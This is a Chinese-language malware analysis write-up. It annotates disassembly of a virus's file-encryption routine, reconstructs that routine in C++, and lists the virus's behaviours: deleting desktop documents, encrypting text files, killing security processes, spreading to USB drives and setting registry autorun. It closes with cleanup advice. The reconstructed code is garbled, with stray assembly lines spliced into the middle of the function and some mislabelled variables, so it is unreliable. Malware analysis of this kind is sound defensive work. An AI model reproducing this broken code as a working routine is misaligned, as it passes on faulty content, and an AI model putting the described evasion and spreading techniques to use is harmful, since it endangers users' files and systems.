.text:00403D73                 mov     eax, edx  
.text:00403D75                 shl     eax, 2  
.text:00403D78                 add     eax, edx  
.text:00403D7A                 shl     eax, 2  
.text:00403D7D                 sub     ecx, eax  
.text:00403D7F                 mov     edx, ecx        ; edx为(t1+10)%0x14  
.text:00403D81                 movzx   eax, byte ptr [ebp+edx-52h] ; eax为mod[(t1+10)%0x14]  
.text:00403D86                 movzx   eax, al         ; eax为mod[(t1+10)%0x14]  
.text:00403D89                 mov     esi, ebx        ; esi为c[i+3]  
.text:00403D8B                 and     esi, eax        ; esi为c[i+3]&mod[(t1+10)%0x14]  
.text:00403D8D                 movzx   ebx, byte ptr [ebp-1Fh] ; ebx为k4  
.text:00403D91                 movzx   eax, byte ptr [ebp-22h] ; eax为t2  
.text:00403D95                 lea     ecx, [eax+0Ch]  ; ecx为t2+12  
.text:00403D98                 mov     edx, 66666667h  ; 求模操作，求模操作数为0x14  
.text:00403D9D                 mov     eax, ecx        ; eax为(t2+12)  
.text:00403D9F                 imul    edx  
.text:00403DA1                 sar     edx, 3  
.text:00403DA4                 mov     eax, ecx  
.text:00403DA6                 sar     eax, 1Fh  
.text:00403DA9                 sub     edx, eax  
.text:00403DAB                 mov     eax, edx  
.text:00403DAD                 shl     eax, 2  
.text:00403DB0                 add     eax, edx  
.text:00403DB2                 shl     eax, 2  
.text:00403DB5                 sub     ecx, eax  
.text:00403DB7                 mov     edx, ecx        ; edx为(t2+12)%0x14  
.text:00403DB9                 movzx   eax, byte ptr [ebp+edx-52h] ; eax为mod[(t2+12)%0x14]  
.text:00403DBE                 and     al, [ebp-20h]   ; k4&mod[(t2+12)%0x14]  
.text:00403DC1                 movzx   eax, al  
.text:00403DC4                 add     eax, ebx        ; eax为(c[i+3]&mod[(t1+10)%0x14])^k3+(k4&mod[(t2+12)%0x14])&0x16  
.text:00403DC6                 and     eax, 16h  
.text:00403DC9                 xor     esi, eax  
.text:00403DCB                 mov     ecx, esi  
.text:00403DCD                 mov     edx, 66666667h  ; 求模操作，求模操作数为0x14  
.text:00403DD2                 mov     eax, ecx  
.text:00403DD4                 imul    edx  
.text:00403DD6                 sar     edx, 3  
.text:00403DD9                 mov     eax, ecx  
.text:00403DDB                 sar     eax, 1Fh  
.text:00403DDE                 sub     edx, eax  
.text:00403DE0                 mov     eax, edx  
.text:00403DE2                 shl     eax, 2  
.text:00403DE5                 add     eax, edx  
.text:00403DE7                 shl     eax, 2  
.text:00403DEA                 sub     ecx, eax  
.text:00403DEC                 mov     edx, ecx        ; edx为((c[i+3]&mod[(t1+10)%0x14])^k3+(k4&mod[(t2+12)%0x14])&0x16)%0x14  
.text:00403DEE                 mov     [ebp-20h], dl  
.text:00403DF1  
.text:00403DF1 loc\_403DF1:                             ; CODE XREF: .text:00403D42↑j  
.text:00403DF1                 mov     dword ptr [ebp-28h], 100000h ; 变量d为0x100000  
.text:00403DF8                 movzx   eax, byte ptr [ebp-1Dh] ; eax为k1  
.text:00403DFC                 shl     eax, 8          ; k1<<0x8  
.text:00403DFF                 mov     [ebp-2Ch], eax  ; 变量k11为k1<<0x8  
.text:00403E02                 movzx   eax, byte ptr [ebp-1Eh] ; eax为k2  
.text:00403E06                 shl     eax, 10h        ; k2<<0x10  
.text:00403E09                 mov     [ebp-30h], eax  ; 变量k12为k2<<0x10  
.text:00403E0C                 movzx   eax, byte ptr [ebp-1Fh] ; eax为k3  
.text:00403E10                 shl     eax, 18h        ; k3<<0x18  
.text:00403E13                 mov     [ebp-34h], eax  ; 变量k13为k2<<0x18  
.text:00403E16                 movzx   eax, byte ptr [ebp-20h] ; eax为k4  
.text:00403E1A                 shl     eax, 18h        ; k4<<0x18  
.text:00403E1D                 mov     [ebp-38h], eax  ; 变量k14为k4<<0x18  
.text:00403E20                 mov     edx, [ebp-2Ch]  ; edx为k11  
.text:00403E23                 mov     eax, [ebp-30h]  ; eax为k12  
.text:00403E26                 add     edx, eax        ; k11+k12  
.text:00403E28                 mov     eax, [ebp-34h]  ; eax为k13  
.text:00403E2B                 add     edx, eax        ; k11+k12+k13  
.text:00403E2D                 mov     eax, [ebp-38h]  ; eax为k14  
.text:00403E30                 add     eax, edx        ; eax为k11+k12+k13+k14  
.text:00403E32                 add     [ebp-28h], eax  ; d+=k11+k12+k13+k14  
.text:00403E35                 movzx   eax, byte ptr [ebp-23h] ; eax为t3  
.text:00403E39                 mov     eax, dword\_4BE020[eax\*4] ; eax为ARR[t3]  
.text:00403E40                 and     eax, [ebp-28h]  ; d&ARR[t3]  
.text:00403E43                 mov     ebx, eax  
.text:00403E45                 movzx   eax, byte ptr [ebp-23h] ; eax为t3  
.text:00403E49                 lea     ecx, [eax+60h]  ; ecx为t3+96  
.text:00403E4C                 mov     edx, 80808081h  ; 求模操作，操作数为0xff  
.text:00403E51                 mov     eax, ecx  
.text:00403E53                 imul    edx  
.text:00403E55                 lea     eax, [edx+ecx]  
.text:00403E58                 sar     eax, 7  
.text:00403E5B                 mov     edx, eax  
.text:00403E5D                 mov     eax, ecx  
.text:00403E5F                 sar     eax, 1Fh  
.text:00403E62                 sub     edx, eax  
.text:00403E64                 mov     eax, edx  
.text:00403E66                 mov     edx, eax  
.text:00403E68                 shl     edx, 8  
.text:00403E6B                 sub     edx, eax  
.text:00403E6D                 mov     eax, ecx  
.text:00403E6F                 sub     eax, edx        ; eax为(t3+96)%0xff  
.text:00403E71                 mov     eax, dword\_4BE020[eax\*4] ; eax为ARR[(t3+96)%0xff]  
.text:00403E78                 xor     ebx, eax        ; ebx为(d&ARR[t3])^ARR[(t3+96)%0xff]  
.text:00403E7A                 movzx   eax, byte ptr [ebp-23h] ; eax为t3  
.text:00403E7E                 lea     ecx, [eax+2Dh]  ; ecx为(t3+45)  
.text:00403E81                 mov     edx, 80808081h  ; 求模操作，操作数为0xff  
.text:00403E86                 mov     eax, ecx  
.text:00403E88                 imul    edx  
.text:00403E8A                 lea     eax, [edx+ecx]  
.text:00403E8D                 sar     eax, 7  
.text:00403E90                 mov     edx, eax  
.text:00403E92                 mov     eax, ecx  
.text:00403E94                 sar     eax, 1Fh  
.text:00403E97                 sub     edx, eax  
.text:00403E99                 mov     eax, edx  
.text:00403E9B                 mov     edx, eax  
.text:00403E9D                 shl     edx, 8  
.text:00403EA0                 sub     edx, eax  
.text:00403EA2                 mov     eax, ecx  
.text:00403EA4                 sub     eax, edx        ; eax为(t3+45)%0xff  
.text:00403EA6                 mov     eax, dword\_4BE020[eax\*4] ; eax为ARR[(t3+45)%0xff]  
.text:00403EAD                 xor     eax, ebx        ; eax为(d&ARR[t3])^ARR[(t3+96)%0xff]^ARR[(t3+45)%0xff]  
.text:00403EAF                 mov     [ebp-3Ch], eax  ; 变量new\_d为(d&ARR[t3])^ARR[(t3+96)%0xff]^ARR[(t3+45)%0xff]  
.text:00403EB2                 mov     eax, [ebp-3Ch]  
.text:00403EB5                 mov     dword ptr [esp+8], 0Ah ; Radix  
.text:00403EBD                 lea     edx, [ebp-94h]  
.text:00403EC3                 mov     [esp+4], edx    ; DstBuf  
.text:00403EC7                 mov     [esp], eax      ; Val  
.text:00403ECA                 call    \_itoa           ; 调用函数itoa，把new\_d转换成字符串  
.text:00403ECF                 lea     eax, [ebp-3Dh]  
  
随后根据上面分析的算法，再现文件加密算法：  
string encrycode(char \*c,int len)  
{  
    byte mod[20]= {0x45,0x89,0x41,0x80,0x42,0x59,0x15,0x46,0x19,0x82,0x10,0x20,0x87,0x45,0x32,0x65,0x55,0x11,0x22,0x33};  
    srand((unsigned int)time(NULL));  
    int i=0;  
    string strbuf="";  
    while(i<(len-1)/4+1)  
    {  
        byte k1=0x35;  
        byte k2=0x25;  
        byte k3=0x45;  
        byte k4=0x55;  
        byte t1=rand()%0x14;  
        byte t2=rand()%0x14;  
        byte t3=rand()%0xff;  
   
 mov     edx, [ebp-1Ch]  ; [ebp-1Ch]为待加密数组的最后元素  
  mov     eax, [ebp+0Ch]  ; [ebp+0Ch]为待加密数组的第一个元素  
   
        if(c[i]!='\0')；[ebp+0Ch]为待加密数组的第一个元素  
            k1=(((0x74&mod[t2])^0x39+(k2|mod[t1])&k1)%0xf1)%0xee;  
        if(c[i+1]!='\0')  
            k2=((c[i+1]&mod[t1])^0x26+(k3^mod[t2])&0x16)%0x47;  
        if(c[i+2]!='\0')  
            k3=((c[i+2]&mod[(t1+8)%0x14])^k2+(k3^mod[(t2+4)%0x14])&0x99)%0x78;  
        if(c[i+3]!='\0')  
            k4=((c[i+3]&mod[(t1+10)%0x14])^k3+(k4&mod[(t2+12)%0x14])&0x16)%0x14;  
        DWORD d=0x100000;  
        DWORD k11=k1<<0x8;  
        DWORD k12=k2<<0x10;  
        DWORD k13=k3<<0x18;  
        DWORD k14=k4<<0x18;  
        d+=k11+k12+k13+k14;  
        DWORD new\_d=(d&ARR[t3])^ARR[(t3+96)%0xff]^ARR[(t3+45)%0xff];  
        char c[40];  
        itoa(new\_d,c,10);  
        string s=c;  
        strbuf+=s;  
        i++;  
    }  
    return strbuf;  
}  
  
2.恶意行为分析  
1.OD加载病毒，可以看到三个全局变量，分别为病毒名和自启动文件名，用ida分析病毒的恶意行为，先看winproc函数，可以看到几个恶意函数  
  
  
  
  
  
  
2.当发送窗口新建信息时，程序获取病毒自身路径和桌面路径，随后删除桌面上的doc文件和docx文件  
  
  
  
  
3.接着对txt文件进行加密处理，加密的时候先读取txt文件内容，然后进行加密，加密后写入加密后的内容  
  
4.接着杀死某些调式类进程和安全进程，但无法杀死管理员权限下运行的进程  
  
  
  
  
  
  
  
5.在桌面上制造垃圾，先是新建然后往里面写入内容  
  
6.当系统盘上的病毒运行时，则会检测是否插入U盘，插入的话，则把病毒拷到U盘中，否则把病毒拷到系统盘中  
  
  
  
  
7.当把病毒拷到系统盘时，设置注册表值，另其自启动，接着判断病毒是否运行，如果没有，则运行病毒  
  
  
  
  
解决方案：  
1.删除注册表中，自启动的内容，删除自启动文件，恶意软件，使用磁盘文件修复软件修复已删除文件  
2.养成对桌面文件进行备注的习惯。  
3.删除系统盘中的病毒文件或者修改该病毒的文件名，经分析发现，修改该病毒的文件名可以防止该病毒拷贝到系统盘中  
4.不要下载不知名的软件，或者浏览一些不知名的网站。  
5.分析我在上面写的文件加密算法，写出文件的解密算法。